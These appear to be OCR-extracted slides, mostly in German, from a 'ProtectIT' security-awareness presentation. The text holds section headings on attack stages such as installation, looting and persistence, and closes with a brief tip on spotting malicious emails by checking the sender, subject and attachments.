
ProtectIT



INSTALLATION


ProtectIT

- E



ANGRIFFSMETHODE


ProtectIT



LOOTING

ProtectIT

- S



PERSISTENZ


ProtectIT

PERSISTENZ

ProtectIT

ANGRIFFSMETHODE - RESTART

ProtectIT




WAS WÄRE WENN?

ProtectIT

WAS KANN ICH HEUTE MITNEHMEN?

ProtectIT

Maliziöse Emails enttarnen



BSI – 3 Sekunden Check

Absender
Betreff
Anhang/Inhalt z.B. Links

